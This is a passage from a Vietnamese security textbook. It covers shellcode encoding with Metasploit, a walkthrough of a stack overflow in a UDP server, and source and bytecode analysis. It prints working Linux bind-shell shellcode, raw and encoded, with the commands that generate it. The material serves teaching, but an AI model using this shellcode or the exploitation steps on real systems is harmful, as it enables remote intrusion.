Việc xác định chính xác những ký tự nào cần tránh thường được thực hiện thông qua quá trình kết hợp kỹ thuật dịch ngược các ứng dụng và quan sát hoạt động của các ứng dụng trong môi trường gỡ lỗi. Bộ “ký tự đặc biệt” là những ký tự cần tránh khi phát triển bất kỳ mã shellcode nào, những ký tự này có thể được cung cấp để làm tham số cho một số kỹ thuật mã hóa shellcode tự động như *msfencode* (một phần của Metasploit Framework). Việc tuân thủ các quy tắc trong khi ghi vào bộ đệm thực ra không khó khăn, ngoại trừ đặt mã shellcode vào trong bộ đệm. Vấn đề phải đối mặt với shellcode là ngoài việc phải tuân thủ tất cả các quy định về định dạng đầu vào của ứng dụng, nó phải viết theo đúng ngôn ngữ máy và thực hiện được một mục đích nào đó trên mục tiêu. Trước khi bắt đầu shellcode bộ đệm, phải đảm bảo rằng không có byte nào của shellcode vi phạm định dạng đầu vào, tuy nhiên điều này sẽ rất hiếm khi xảy ra.

Để khắc phục sự cố cần truy nhập vào nguồn hợp ngữ, dùng kiến thức đầy đủ về hợp ngữ để sửa đổi shellcode sao cho tránh được tất cả các giá trị dẫn đến rắc rối khi bị các ứng dụng xử lý. Ngay cả khi được trang bị những kiến thức và kỹ năng như thế, vẫn có khả năng không thể viết lại được shellcode. Khi đó cần sử dụng các hướng dẫn thay thế để tránh sử dụng các ký tự đặc biệt. Do vậy, cần phải có các khái niệm mã hóa shellcode.

Mục đích của mã hoá shellcode là chuyển đổi các byte của một payload shellcode thành một tập các byte mới, tuân thủ bất kỳ quy định nào theo ứng dụng mục tiêu. Nhưng tập hợp các byte được mã hóa nói chung không phải là một bộ ngôn ngữ máy hợp lệ. Nó giống như một văn bản được mã hoá để không thể ghi nhận được bằng tiếng Anh. Do đó các payload đã mã hóa phải được giải mã trên máy tính mục tiêu trước khi nó được phép chạy. Giải pháp điển hình là kết hợp mã hóa shellcode với một vòng lặp giải mã nhỏ thực hiện đầu tiên để giải mã payload thực, sau đó khi shellcode được giải mã, chuyển quyền kiểm soát sang các byte mới cũng được giải mã. Quá trình này được mô tả như sau.



Hình 3.12: Tiến trình giải mã shellcode

Khi lập kế hoạch và thực hiện khai thác để kiểm soát ứng dụng, cần nhớ chuyển điều khiển đến vòng lặp giải mã. Điều này sẽ chuyển kiểm soát sang shellcode thực khi hoạt động giải mã hoàn tất. Lưu ý rằng bộ giải mã cũng phải tuân thủ các quy tắc đầu vào giống như phần còn lại của bộ đệm. Do đó, nếu bộ đệm không chứa gì ngoài các ký tự số và chữ cái, cần phải tìm một vòng lặp giải mã được viết bằng cách sử dụng ngôn ngữ máy tính cũng là các giá trị chữ và số. Về các kỹ thuật mã hóa cụ thể, có thể xem thêm trong tài liệu tham khảo số 2.

Phần tiếp theo sẽ trình bày bổ sung thông tin chi tiết về mã hóa và về việc sử dụng Metasploit Framework để tự động quá trình mã hóa.

3.3.3.5 Tạo shellcode tự động

Gói Metasploit có các công cụ hỗ trợ tạo và mã hoá shellcode. Lệnh *msfpayload* được cung cấp với Metasploit và tự động tạo ra shellcode:

```
allen@IBM-4B5E8287D50 ~/framework
```

```
$ ./msfpayload
```

```
Usage: ./msfpayload <payload> [var=val] <S|C|P|R|X>
```

Payloads:

```
bsd_ia32_bind          BSD IA32 Bind Shell
bsd_ia32_bind_stg      BSD IA32 Staged Bind Shell
bsd_ia32_exec          BSD IA32 Execute Command
... đã cắt bớt
linux_ia32_bind      Linux IA32 Bind Shell
linux_ia32_bind_stg    Linux IA32 Staged Bind Shell
linux_ia32_exec        Linux IA32 Execute Command
... đã cắt bớt
win32_adduser          Windows Execute net user /ADD
win32_bind             Windows Bind Shell
win32_bind_dllinject   Windows Bind DLL Inject
win32_bind_meterpreter Windows Bind Meterpreter DLL Inject
win32_bind_stg         Windows Staged Bind Shell
... đã cắt bớt
```

Lưu ý các định dạng đầu ra có thể:

- S: Tóm tắt để bao gồm các tùy chọn payload
- C: Định dạng ngôn ngữ C

- P: Định dạng Perl
- R: định dạng Raw, để dùng trong msfencode và các công cụ khác
- X: Xuất sang định dạng thực thi (chỉ dành cho Windows)

Chọn linux_ia32_bind payload. Để kiểm tra các tùy chọn, chỉ cần cung cấp các loại:

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind
  Name: Linux IA32 Bind Shell
  Version: $Revision: 1638 $
  OS/CPU: linux/x86
  Needs Admin: No
  Multistage: No
  Total Size: 84
  Keys: bind

Provided By:
  skape <millier [at] hick.org>
  vlad902 <vlad902 [at] gmail.com>

Available Options:
  Options: Name Default Description
  -----
  required LPORT 4444 Listening port for bind shell

Advanced Options:
  Advanced (Msf::Payload::linux_ia32_bind):
  -----

Description:
  Listen for connection and spawn a shell
```

Hiển thị đầu ra và thay đổi local port 3333 cùng với sử dụng đầu ra định dạng C :

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind LPORT=3333 C
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96"
"\x43\x52\x66\x68\x0d\x05\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56"
"\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1"
"\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0"
"\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
"\x89\xe1\xcd\x80";
```

Sử dụng *msfencode* mã hóa payload (định dạng số nguyên):

```
$ ./msfencode -h
  Usage: ./msfencode <options> [var=val]

Options:
  -i <file>          Specify the file that contains the raw shellcode
  -a <arch>          The target CPU architecture for the payload
```

-o <os>	The target operating system for the payload
-t <type>	The output type: perl, c, or raw
-b <chars>	The characters to avoid: '\x00\xff'
-s <size>	Maximum size of the encoded data
-e <encoder>	Try to use this encoder first
-n <encoder>	Dump Encoder Information
-l	List all available encoders

Tiếp theo, chuyển *msfpayload* ở định dạng thô và *msfencode* để cung cấp các danh sách về ký tự không hợp lệ và kiểm tra bộ mã hóa có sẵn (tùy chọn *-l*):

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind LPORT=3333 R | ./msfencode -b '\x00' -l
```

```
Encoder Name      Arch  Description
=====
=
...đã cắt bớt
JmpCallAdditive   x86    Jmp/Call XOR Additive Feedback Decoder
...
PexAlphaNum       x86    Skylined's alphanumeric encoder ported to perl
PexFnstenvMov     x86    Variable-length fnstenv/mov dword xor encoder
PexFnstenvSub     x86    Variable-length fnstenv/sub dword xor encoder
...
ShikataGaNai      x86    You know what I'm saying, baby
...
```

Có thể chọn bộ mã hóa *PexFnstenvMov* và dễ dàng có được kết quả:

```
allen@IBM-4B5E8287D50 ~/framework
$ ./msfpayload linux_ia32_bind LPORT=3333 R | ./msfencode -b '\x00' -e
PexFnstenvMov -t c
[*] Using Msf::Encoder::PexFnstenvMov with final size of 106 bytes
"\x6a\x15\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xbb\xf0\x41"
"\x88\x83\xeb\xfc\xe2\xf4\x8a\x2b\x12\xcb\xe8\x9a\x43\xe2\xdd\xa8"
"\xd8\x01\x5a\x3d\xc1\x1e\xf8\xa2\x27\xe0\xb6\xf5\x27\xdb\x32\x11"
"\x2b\xee\xe3\xa0\x10\xde\x32\x11\x8c\x08\x0b\x96\x90\x6b\x76\x70"
"\x13\xda\xed\xb3\xc8\x69\x0b\x96\x8c\x08\x28\x9a\x43\xd1\x0b\xcf"
"\x8c\x08\xf2\x89\xb8\x38\xb0\xa2\x29\xa7\x94\x83\x29\xe0\x94\x92"
"\x28\xe6\x32\x13\x13\xdb\x32\x11\x8c\x08";
```

3.4 Kết chương

Chương này đã trình bày các vấn đề liên quan đến cách khai thác các lỗ hổng sử dụng shellcode. Các vấn đề cơ bản nhất về lỗi tràn bộ đệm cần nắm được bao gồm kiến thức cơ sở về tiến trình ứng dụng, ngôn ngữ assembly, sơ đồ bộ nhớ, các thanh ghi, đến các kỹ thuật

khai thác lỗ hổng tràn bộ đệm. Dựa trên những kiến thức này, sinh viên có thể thử nghiệm khai thác các lỗ hổng tràn bộ đệm với các ví dụ từ dễ tới khó, viết các shellcode để khai thác lỗ hổng. Sinh viên có thể thử nghiệm tạo shellcode với các công cụ tự động sinh shellcode trực tuyến một cách đơn giản.

CÂU HỎI CUỐI CHƯƠNG

1. Lỗ hổng tràn bộ đệm là gì? Các bước để có thể được khai thác lỗi tràn bộ đệm? Nếu 1 ví dụ đơn giản để minh họa.
2. Mô tả các phương thức bảo vệ bộ nhớ.
3. Shellcode là gì? Nêu các cách để viết shellcode.
4. Mô tả về NOP sled và cách khai thác.
5. Con trỏ trả về là gì?
6. Mô tả tác dụng của thanh ghi: esp, ebp, eip.
7. Mô tả về stack frame.

CHƯƠNG 4

PHÂN TÍCH LỖ HỔNG

Chương 4 trình bày về các kỹ thuật phân tích mã nguồn, gồm phân tích thủ công và phân tích tự động. Tiếp đó trình bày về phương pháp phân tích mã nhị phân cũng như mã thông dịch của chương trình đã dịch. Một vấn đề quan trọng khác trong việc phân tích lỗ hổng cũng được trình bày là kỹ thuật fuzzing. Cuối cùng là các phương pháp khai thác khi tìm ra lỗ hổng cũng như ngăn ngừa khai thác các lỗ hổng.

4.1 Phân tích mã nguồn

4.1.1 Phân tích thủ công

Có thể làm gì khi một ứng dụng được lập trình bằng một ngôn ngữ không được hỗ trợ kiểm tra tự động? Làm thế nào để kiểm tra tất cả các khía cạnh của một chương trình mà chương trình quét tự động có thể không làm được? Làm thế nào để phân tích cấu trúc lập trình cực kỳ phức tạp để làm mẫu cho các công cụ phân tích tự động? Trong những trường hợp này, kiểm tra mã nguồn thủ công có thể là lựa chọn duy nhất. Trọng tâm là dựa trên cách người dùng cung cấp dữ liệu được xử lý trong ứng dụng. Vì hầu hết các lỗ hổng được khai thác khi các chương trình không xử lý đúng cách dữ liệu người dùng, điều quan trọng là phải hiểu cách dữ liệu được gửi đến ứng dụng như thế nào, và điều gì xảy ra với dữ liệu đó.

Sau đây là một số cách để ứng dụng nhận dữ liệu đầu vào từ người dùng và các hàm C được sử dụng:

- Các tham số dòng lệnh: thao tác với `arg`
- Các biến môi trường: `getenv()`
- Các file dữ liệu đầu vào: `read()`, `fscanf()`, `getc()`, `fgetc()`, `fgets()`, `vfscanf()`
- Đầu vào từ bàn phím: `Getchar()`, `gets()`
- Dữ liệu mạng: `read()`, `recv()`, `recvfrom()`

Điều quan trọng là phải hiểu rằng trong C, bất kỳ hàm nào liên quan đến file cũng có thể được sử dụng để đọc dữ liệu từ bất kỳ file nào, bao gồm file đầu vào tiêu chuẩn C. Ngoài ra, hơi đặc biệt là các hệ thống Unix xử lý các luồng mạng như các file mô tả. Cuối cùng, hoàn toàn có thể tạo bản sao file mô tả /socket bằng cách sử dụng hàm `dup()` hoặc `dup2()`.

Chú ý là hàm `dup2()` được sử dụng để làm cho `stdin` trở thành một bản sao của bất kỳ file mô tả nào, bao gồm các luồng mạng. Một khi được thực hiện, chương trình sẽ không chấp nhận đầu vào từ bàn phím mà lấy trực tiếp từ luồng mạng. Nếu hàm `dup2(0)` được sử dụng để tạo `stdin` một bản sao của socket, `getchar()` hoặc `gets()` có thể được sử dụng để đọc các dữ liệu mạng đến. Một số trình kiểm tra mã nguồn sử dụng tùy chọn dòng lệnh sẽ liệt

kê tất cả các chức năng trong chương trình lấy dữ liệu từ bên ngoài. Chạy ITS4 theo cách này với find.c (trong Linux) cho ra như sau:

```
# ./its4 -m -v vulns.i4d find.c
find.c:482: read
find.c:526: read
Be careful not to introduce a buffer overflow when using in a loop.
Make sure to check your buffer boundaries.
-----
find.c:610: recvfrom
Check to make sure malicious input can have no ill effect.
Carefully check all inputs.
-----
```

Để xác định lỗ hổng, cần phải xác định loại đầu vào nào, nếu có, dẫn đến dữ liệu do người dùng cung cấp đang bị thao túng theo cách không an toàn. Trước tiên, cần xác định vị trí mà chương trình chấp nhận dữ liệu. Thứ hai, cần xác định xem có một đường dẫn thực thi sẽ truyền dữ liệu người dùng tới phần mã kém chất lượng. Khi theo dõi qua các đường dẫn thực thi này, lưu ý các điều kiện cần thiết để tác động đến đường dẫn thực hiện theo hướng lỗ hổng của mã. Trong nhiều trường hợp, các đường dẫn này dựa trên các bài kiểm tra có điều kiện được thực hiện đối với dữ liệu người dùng. Để tiếp cận được lỗ hổng trong mã, dữ liệu cần được định dạng sao cho nó vượt qua được tất cả các phép thử có điều kiện giữa đầu vào và lỗ hổng trong mã. Ví dụ đơn giản như, một máy chủ web có thể tìm thấy được lỗ hổng khi một yêu cầu GET được thực hiện đối với một URL cụ thể, trong khi một yêu cầu POST cho cùng một URL không dễ có lỗ hổng. Điều này có thể dễ dàng xảy ra nếu các yêu cầu GET được đưa ra khỏi một phần của mã (có chứa một lỗ hổng) và các yêu cầu POST được xử lý bởi một phần mã khác có thể an toàn. Các trường hợp phức tạp hơn có thể là do lỗ hổng trong quá trình xử lý dữ liệu chứa sâu bên trong một tham số gọi thủ tục từ xa (RPC) và có thể không bao giờ đến được vùng lỗ hổng trên máy chủ trừ khi dữ liệu được đóng gói và yêu cầu RPC là hợp lệ.

Các vấn đề thường gặp gây nên lỗ hổng bị khai thác thường do các lời gọi hàm không hợp lý. Một số đáng kể các lỗ hổng tồn tại độc lập với sự hiện diện của bất kỳ lời gọi nào như vậy. Nhiều hoạt động sao lưu bộ đệm được thực hiện trong các vòng lặp cụ thể khi lập trình viên tạo ra cho một ứng dụng nhất định. Ví dụ như các lập trình viên muốn thực hiện kiểm tra lỗi riêng của họ hoặc lọc đầu vào, hoặc các bộ đệm được sao chép không vừa với khuôn mẫu của một số chức năng API chuẩn. Một số hành vi cần kiểm soát bao gồm:

- Chương trình có đưa ra những giả định về độ dài dữ liệu người dùng cung cấp không? Điều gì xảy ra khi người dùng vi phạm những giả định này?
- Chương trình có chấp nhận các giá trị chiều dài từ người dùng không? Dữ liệu có kích thước nào (1, 2, 4 byte, v.v ...) được sử dụng để lưu trữ các độ dài này? Liệu chương trình có sử dụng các giá trị signed hoặc unsigned để lưu các giá trị độ dài

này không? Chương trình có kiểm tra các điều kiện tràn có thể xảy ra khi sử dụng các độ dài này không?

- Chương trình có đưa ra những giả định về nội dung/định dạng dữ liệu người dùng được áp dụng? Liệu chương trình có xác định sự kết thúc của các trường người dùng khác nhau dựa trên nội dung chứ không phải là chiều dài các trường?
- Làm thế nào để chương trình xử lý tình huống trong đó người dùng đã cung cấp nhiều dữ liệu hơn so với dự kiến chương trình? Liệu chương trình có cắt xén dữ liệu đầu vào, và nếu có, dữ liệu có xử lý đúng không? Một số chức năng thực hiện sao chép chuỗi không được bảo đảm để kết thúc chuỗi đúng đã được sao chép trong mọi trường hợp. Một ví dụ như vậy là `strncat`. Trong trường hợp này, các thao tác sao chép tiếp theo có thể làm cho dữ liệu được sao chép nhiều hơn chương trình có thể xử lý.
- Khi xử lý chuỗi kiểu C, chương trình có đảm bảo rằng bộ đệm có đủ năng lực để xử lý tất cả các ký tự bao gồm cả ký tự chấm dứt null?
- Đối với tất cả các hoạt động mảng/con trỏ, có kiểm tra rõ ràng để ngăn chặn truy nhập vượt ra khỏi cuối mảng?
- Liệu chương trình có kiểm tra các giá trị trả lại từ tất cả các hàm cung cấp? Đây là một vấn đề phổ biến khi sử dụng các giá trị trả lại từ các chức năng cấp phát bộ nhớ như `malloc()`, `calloc()`, `realloc()` và `new()`.
- Liệu chương trình có khởi tạo đúng cách tất cả các biến có thể được đọc trước khi chúng được ghi? Nếu không, trong trường hợp các biến hàm cục bộ, có thể thực hiện một loạt các lời gọi hàm có hiệu quả khởi tạo một biến với dữ liệu người dùng cung cấp?
- Chương trình có sử dụng hàm hoặc các con trỏ nhảy không? Nếu có, chúng có nằm trong bộ nhớ ghi được không?
- Chương trình có truyền các chuỗi do người dùng cung cấp tới bất kỳ hàm nào có thể sử dụng các chuỗi đó dưới dạng string? Không phải lúc nào cũng rõ ràng rằng một chuỗi có thể được sử dụng dưới dạng string. Một số hoạt động đầu ra được định dạng có thể được ẩn sâu trong các lời gọi thư viện và do đó không rõ ràng ngay từ đầu.

Sử dụng `find.c` làm ví dụ, quá trình kiểm tra mã nguồn thủ công này sẽ hoạt động như thế nào? Chúng ta cần bắt đầu với dữ liệu người dùng nhập vào chương trình. Như đã thấy trong đầu ra ITS4 trước đó, có một lời gọi hàm `recvfrom()` chấp nhận gói tin UDP đến. Mã lệnh của lời gọi sẽ như sau:

```
char buf[65536]; //buffer nhận các gói udp đến
int sock, pid; //bộ mô tả socket và process id
sockaddr_in fsin; //thông tin địa chỉ internet socket
```

```

//...
//Mã lệnh để thiết lập socket
//...

while (1) { //lặp mãi mãi
    unsigned int alen = sizeof(fsin);
    //đọc gói UDP tiếp theo
    if (recvfrom(sock, buf, sizeof(buf), 0, (struct sockaddr *)&fsin,
&alen) < 0) {
        //thoát chương trình nếu có lỗi
        errexit("recvfrom: %s\n", strerror(errno));
    }
    pid = fork(); //fork một tiến trình con để xử lý gói tin
    if (pid == 0) {
        manage_request(buf, sock, &fsin); //xử lý gói tin
        exit(0); //tiến trình con thoát sau khi gói tin được xử lý
    }
}

```

Đoạn mã cho thấy một vòng lặp nhận các gói tin UDP đến sử dụng hàm `recvfrom()`. Sau một hồi `recvfrom()`, tiến trình con được chia nhỏ và hàm `manage_request()` được gọi để xử lý gói tin đã nhận. Cần chú ý theo dõi `manage_request()` để xem những gì xảy ra với đầu vào của người dùng. Có thể thấy ngay lỗi nguy hiểm là không có các thông số nào để `manage_request()` quản lý kích thước của `buf`. Hàm `manage_request()` bắt đầu với một số khai báo dữ liệu, như được hiển thị ở đây:

```

162: void manage_request(char *buf, int sock,
163:                      struct sockaddr_in* addr) {
164:     char init_cwd[1024];
165:     char cmd[512];
166:     char outf[512];
167:     char replybuf[65536];
168:     char *user;
169:     char *password;
170:     char *filename;
171:     char *keyword;
172:     char *envstrings[16];
173:     char *id;
174:     char *field;
175:     char *p;
176:     int i;

```

Ở đây, có thể thấy khai báo của nhiều bộ đệm có kích thước cố định được RATS ghi nhận trước đó. Chúng ta biết rằng tham số đầu vào buf trỏ đến gói tin UDP đến, và bộ đệm có thể chứa tới 65535 byte dữ liệu (kích thước tối đa của một gói tin UDP). Có hai điều thú vị cần lưu ý ở đây. Thứ nhất, độ dài gói không được truyền vào hàm, vì vậy việc kiểm tra ranh giới sẽ rất khó khăn và có thể hoàn toàn phụ thuộc vào nội dung gói tin. Thứ hai, một số bộ đệm cục bộ nhỏ hơn đáng kể so với 65535 byte, do đó hàm cần sao chép thông tin cẩn thận vào các bộ đệm đó. Trước đó đã được đề cập rằng vùng đệm tại dòng 172 có thể bị tràn. Hơi khó khi cho rằng có một bộ đệm 64KB nằm giữa nó và địa chỉ trả về.

Chú ý: Các biến cục bộ thường được phân bổ trên ngăn xếp theo thứ tự chúng được khai báo, nghĩa là replybuf thường nằm giữa envstrings và địa chỉ trả về. Các phiên bản gần đây của gcc/g++ (phiên bản 4.1 và mới hơn) thực hiện việc sắp xếp lại các ngăn xếp làm cho các vị trí biến đổi khó dự đoán hơn.

Hàm vận hành để thiết lập một số con trỏ bằng cách phân tích các gói tin đến:

```
id some_id_value\n
user some_user_name\n
password some_users_password\n
filename some_filename\n
keyword some_keyword\n
environ key=value key=value key=value ...\\n
```

Các con trỏ trong ngăn xếp được đặt bằng cách đặt tên khoá, tìm kiếm không gian sau và tăng dần theo vị trí một ký tự. Các giá trị trở nên vô hiệu khi kết thúc \\n được đặt và thay thế bằng \\0. Nếu không tìm thấy các tên chính xác theo thứ tự được liệt kê hoặc không tìm thấy ký tự \\n, đầu vào sẽ bị coi là không đúng định dạng và hàm trả về. Phân tích cú pháp gói tin tốt cho đến khi bắt đầu xử lý các giá trị môi trường tùy chọn. Trường môi trường được xử lý bằng mã sau (lưu ý, con trỏ *p* tại thời điểm này được đặt ở ký tự tiếp theo cần truyền bên trong đầu vào bộ đệm):

```
envstrings[0] = NULL; //giả sử không có các chuỗi môi trường
if (!strncmp("environ", p, strlen("environ"))) {
    field = memchr(p, ' ', strlen(p)); //tìm các ký tự trống ở cuối
    if (field == NULL) { //lỗi nếu không tìm thấy
        reply(id, "missing environment value", sock, addr);
        return;
    }
    field++; //tăng lên đến ký tự đầu của khóa
    i = 0; //khởi tạo đếm index cho envstrings
    while (1) { //lặp mãi mãi
        envstrings[i] = field; //lưu lại envstring ptr tiếp theo
        p = memchr(field, ' ', strlen(field)); //ký tự trống ở cuối
        if (p == NULL) { //nếu không có thì cần 1 dòng mới
```



```

    p = memchr(field, '\n', strlen(field));
    if (p == NULL) {
        reply(id, "malformed environment value", sock, addr);
        return;
    }
    *p = '\0'; //tìm thấy dòng mới kết thúc envstring cuối cùng
    i++; //đếm envstring
    break; //dòng mới đánh dấu ở cuối và break
}
*p = '\0'; //kết thúc envstring
field = p + 1; //trở tới bắt đầu của envstring tiếp theo
i++; //đếm envstring
}
envstrings[i] = NULL; //kết thúc danh sách
}

```

Sau khi xử lý trường môi trường, mỗi con trỏ trong mảng `envstrings` được truyền đến hàm `putenv()`, do đó các chuỗi này dự kiến sẽ có dạng *key = value*. Trong phân tích này, lưu ý rằng toàn bộ trường môi trường là tùy chọn, nhưng bỏ qua nó sẽ không được. Vấn đề trong đoạn kết quả mã từ thực tế là vòng lặp `while` xử lý mỗi chuỗi môi trường mới không thực hiện bất kỳ phép kiểm tra nào trên bộ đếm truy nhập `i`, nhưng khai báo của `envstrings` chỉ phân bổ không gian cho 16 con trỏ. Nếu có hơn 16 chuỗi môi trường được cung cấp, các biến bên dưới mảng `envstrings` trên ngăn xếp sẽ bắt đầu bị ghi đè lên. Chúng ta có vấn đề về tràn bộ đệm tại thời điểm này, nhưng câu hỏi đặt ra là: “Liệu chúng ta có thể đạt đến địa chỉ trả về đã lưu?” Thực hiện một số phép toán nhanh cho chúng ta biết có khoảng 67600 byte không gian ngăn xếp giữa mảng `envstrings` và `frame pointer/return address`. Vì mỗi phần của mảng `envstrings` chiếm 4 byte, nếu thêm $67600 / 4 = 16900$ chuỗi môi trường bổ sung vào gói tin đầu vào thì các con trỏ đến chuỗi sẽ ghi đè lên toàn bộ không gian ngăn xếp lên khung lưu con trỏ.

Hai chuỗi môi trường bổ sung sẽ cho ghi đè lên *frame pointer* và *return address*. Làm thế nào có thể bao gồm 16918 chuỗi môi trường nếu định dạng *key = value* nằm trong gói tin? Nếu một chuỗi môi trường tối thiểu, giả sử $x = y$, chiếm 4 byte đếm không gian theo sau, thì có vẻ như gói dữ liệu đầu vào chỉ cần chứa 67672 byte các chuỗi môi trường. Vì đây là kích thước lớn hơn kích thước gói UDP tối đa. May mắn, vòng lặp trước không chuyển đổi mỗi chuỗi môi trường, vì vậy không có lý do gì để người dùng sử dụng các chuỗi được định dạng đúng (*key = value*). Ở đây chỉ cần xác minh rằng việc đặt khoảng 16919 ký tự khoảng cách giữa môi trường từ khoá và dấu đầu dòng vận chuyển sau sẽ dẫn đến ghi đè lên địa chỉ trả về đã lưu. Vì một dòng đầu vào có kích thước đó dễ dàng phù hợp với một gói tin UDP, tất cả những gì cần làm bây giờ là xem xét nơi đặt shellcode. Câu trả

lời là làm cho nó trở thành chuỗi môi trường cuối cùng. Và tin tốt về lỗ hổng này là thậm chí không cần xác định giá trị nào để ghi đè lên địa chỉ lưu lại, mã trước đó đã xử lý nó.

4.1.2 Phân tích tự động

Có nhiều công cụ được xây dựng để tự động hóa quy trình xem xét mã nguồn dự án. Ở đây chỉ giới thiệu ngắn gọn một công cụ gọi là Yasca. Đây là công cụ phân tích mã nguồn tự động với tên đầy đủ là Yet Another Source Analyzer (Yasca), được phát triển bởi Michael Scovetta, cho phép tự động hoá nhiều công cụ mã nguồn mở khác như RATS, JLint, PMD, FindBugs, FxCop, cppcheck, phplint và pixy. Sử dụng các công cụ này cho phép tự động hóa việc kiểm tra các vấn đề sau: C/C++, mã nguồn Java và class, mã nguồn JSP, PHP, Perl và Python.

#	Location	Message / Source Line
SQL Injection hide		
01	SqlStringInjection.java:94	String query = "SELECT * FROM user_data WHERE last_name = '" + accountName + "'";
02	SqlNumericInjection.java:106	query = "SELECT * FROM weather_data WHERE station = " + station;
03	SqlModifyData.java:84	String query = "SELECT * FROM salaries WHERE userid = '" + userid + "'";
04	SqlModifyData.java:92	ResultSet target_results = target_statement.executeQuery("SELECT salary from salar...
05	SqlModifyData.java:98	target_results = target_statement.executeQuery("SELECT salary from salaries where ...
06	SqlModifyData.java:124	target_results = target_statement.executeQuery("SELECT salary from salaries where ...
07	SqlModifyData.java:130	target_results = target_statement.executeQuery("SELECT salary from salaries where ...
08	SqlAddData.java:81	String query = "SELECT * FROM salaries WHERE userid = '" + userid + "'";
Code Correctness hide		
09	XMLInjection.java:234	if (s.getParser().getRawParameter("SUBMIT", "") != "")
10	XMLInjection.java:236	if (s.getParser().getRawParameter("check1004", "") != "")
11	XMLInjection.java:246	if (s.getParser().getRawParameter("check" + i, "") != "")

Potentiall Dangerous Technology: AJAX [hide](#)

Hình 4.1: Công cụ phân tích mã nguồn tự động Yasca

Yasca là một framework đi kèm với một loạt các plug-in (cũng có thể tự viết các plugin). Yasca rất dễ sử dụng, chỉ cần tải core package và plug-in, đặt chúng vào thư mục cài đặt và sau đó trở đến thư mục mã nguồn từ dòng lệnh. Công cụ này chủ yếu được hỗ trợ trên Windows, nhưng cũng có thể làm việc trên các nền tảng Linux.

4.2 Phân tích mã chương trình đã dịch

Phân tích mã nguồn không phải lúc nào cũng có thể thực hiện được. Điều này đặc biệt đúng khi đánh giá mã nguồn đóng, các ứng dụng bản quyền. Tất nhiên là có thể dịch ngược mã nguồn để kiểm tra một ứng dụng nhưng việc kiểm tra sẽ khó khăn hơn. Phân tích mã nhị phân yêu cầu kỹ năng cao hơn so với phân tích mã nguồn mở. Trong khi một lập trình viên C có thể kiểm tra mã nguồn C bất kể loại kiến trúc nào mà mã được biên dịch, phân tích mã nhị phân đòi hỏi các kỹ năng bổ sung trong hợp ngữ, định dạng tập tin thực thi, biên dịch, các hệ điều hành bên trong. Để thông thạo dịch ngược đòi hỏi sự kiên nhẫn, chăm thực hành và có nhiều tài liệu tham khảo tốt. Tất cả việc cần làm là xem xét số lượng các hợp

ngữ khác nhau, ngôn ngữ cấp cao, trình biên dịch, và hệ điều hành để hiểu được có bao nhiêu khả năng cho từng loại.

4.2.1 Phân tích mã thông dịch

Với dịch ngược thực sự, khái niệm mã nguồn đóng sẽ biến mất, và phân tích mã nhị phân quay trở lại phân tích mã nguồn như đã thảo luận ở trên. Tuy nhiên, như đã đề cập ở trên, việc dịch ngược thật sự là một nhiệm vụ rất khó. Ngôn ngữ biên dịch dễ lại thường là các ngôn ngữ được biên dịch/thông dịch phức tạp như Java hay Python. Cả hai đều là ví dụ về các ngôn ngữ được dịch thành một dạng trung gian, không liên quan đến máy, thường được gọi là byte code. Byte code độc lập với máy này sau đó được thực thi bởi một trình thông dịch byte code phụ thuộc vào máy. Trong trường hợp của Java, trình thông dịch này được gọi là Java Virtual Machine (JVM). Hai tính năng của byte code Java làm cho nó rất dễ dàng được dịch ngược. Đầu tiên, các tệp mã Java được biên dịch, được gọi là các tệp lớp, chứa một lượng thông tin mô tả đáng kể. Thứ hai, mô hình lập trình cho JVM là khá đơn giản, và tập lệnh của nó khá ít. Cả hai thuộc tính này đều đúng với các tệp tin Python (.pyc) được biên dịch và thông dịch. Một số trình biên dịch mã nguồn mở Java thực hiện công việc khôi phục mã nguồn Java, bao gồm JReversePro và Jad (Java Decompiler). Đối với các tệp Python PYC, các trình dịch ngược cung cấp dịch vụ khôi phục mã nguồn, nhưng trong bài viết này, phiên bản mã nguồn mở chỉ xử lý các tệp Python từ phiên bản 2.3 trở về trước (Python 2.5.1 là phiên bản được sử dụng trong phần này).

Ví dụ đơn giản sau minh họa mã nguồn có thể được khôi phục từ một tệp tin Java được biên dịch. Mã nguồn gốc cho lớp PasswordChecker:

```
public class PasswordChecker {
    public boolean checkPassword(String pass) {
        byte[] pwChars = pass.getBytes();
        for (int i = 0; i < pwChars.length; i++) {
            pwChars[i] += i + 1;
        }
        String pwPlus = new String(pwChars);
        return pwPlus.equals("qcvw|uyl");
    }
}
```

JReversePro là một trình biên dịch mã nguồn mở Java được viết bằng Java. Chạy JReversePro trên tệp tin được biên dịch PasswordChecker.class thu được:

```
public class PasswordChecker {
    public PasswordChecker() {
        ;
        return;
    }
    public boolean checkPassword(String string) {
```

```

byte[] iArr = string.getBytes();
int j = 0;
String string3;
for (;j < iArr.length;) {
    iArr[j] = (byte)(iArr[j] + j + 1);
    j++;
}
string3 = new String(iArr);
return (string3.equals("qcvw|uyl"));
}
}

```

Chất lượng của việc biên dịch lại khá tốt. Chỉ có một vài sự khác biệt nhỏ trong mã được khôi phục. Đầu tiên, có thể thấy việc bổ sung của một constructor mặc định không có trong bản gốc được thêm vào trong quá trình biên dịch. Thứ hai, lưu ý là đã mất tất cả các tên biến cục bộ và JReversePro đã tạo ra tên riêng của nó theo các kiểu biến. JReversePro có thể khôi phục hoàn toàn các tên lớp và tên hàm, giúp mã trở nên dễ đọc. Nếu class có chứa bất kỳ biến trong lớp, JReversePro cũng đã có thể phục hồi tên gốc của chúng. Có thể phục hồi rất nhiều dữ liệu từ các tệp Java vì số lượng thông tin được lưu trữ trong mỗi tệp class. Thông tin này bao gồm các mục như tên lớp, tên hàm, các kiểu trả về của hàm và các chữ ký tham số hàm. Tất cả điều này rõ ràng có thể nhìn thấy trong một tệp hex đơn giản của một phần trong tệp class.

4.2.2 Phân tích mã biên dịch

